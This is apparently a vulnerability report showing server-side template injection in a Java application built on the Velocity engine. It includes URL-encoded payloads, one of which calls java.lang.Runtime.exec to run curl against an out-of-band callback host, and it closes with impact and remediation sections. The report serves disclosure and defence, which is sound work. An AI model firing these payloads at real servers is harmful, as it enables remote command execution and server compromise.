Created By: [Mritunjay Kumar]

SSTI Leading to Command Injection in Java Application


Description:

Server-side template injection occurs when user-controlled input is embedded into a server-side template, allowing users to inject template directives. This allows an attacker to inject malicious template directives and possibly execute arbitrary code on the affected server.

The application uses the Velocity which is a Java based Template Engine. It reflects user input in an unsanitized manner giving rise to Server Side Template Injection. This can be abused to execute arbitrary system commands on the backend server.


Steps to Reproduce:

1. Observe that the user input reflects in the frontend.




2. Give a simple command to set a parameter. Observe that it does not give any output because its just declaring a variable, nothing to print.

   Payload: %23set($foo+%3d+"bar")




Created By: [Mritunjay Kumar]

3. Give a payload to send an HTTP request to an attacker-controlled server.
   Payload:
   %23set($s+%3d+"")%23set($class+%3d+$s.getClass())%23set($osName+%3d+$class.forName('java.lang.System').getProperty('os.name'))%23set($command+%3d+"curl+http%3a//qidddwxbikskommghphxl3yojtxymcx93.oast.fun/ssti%3dyes")$class.forName("java.lang.Runtime").getRuntime().exec($command)



4. Observe that the server got a hit.



Impact:

An attacker can run arbitrary commands over the server, this could lead to:

1. the leakage / tampering / deletion of application's source code
2. full compromise of the server
3. unauthorized access of the internal network to the attacker.

Solution:

The attack arises due to the unsanitized processing of user-controlled input by the template engine. This could be solved by:

1. Sanitization of all user-controlled input.
2. Usage of logic less template engine like moustache.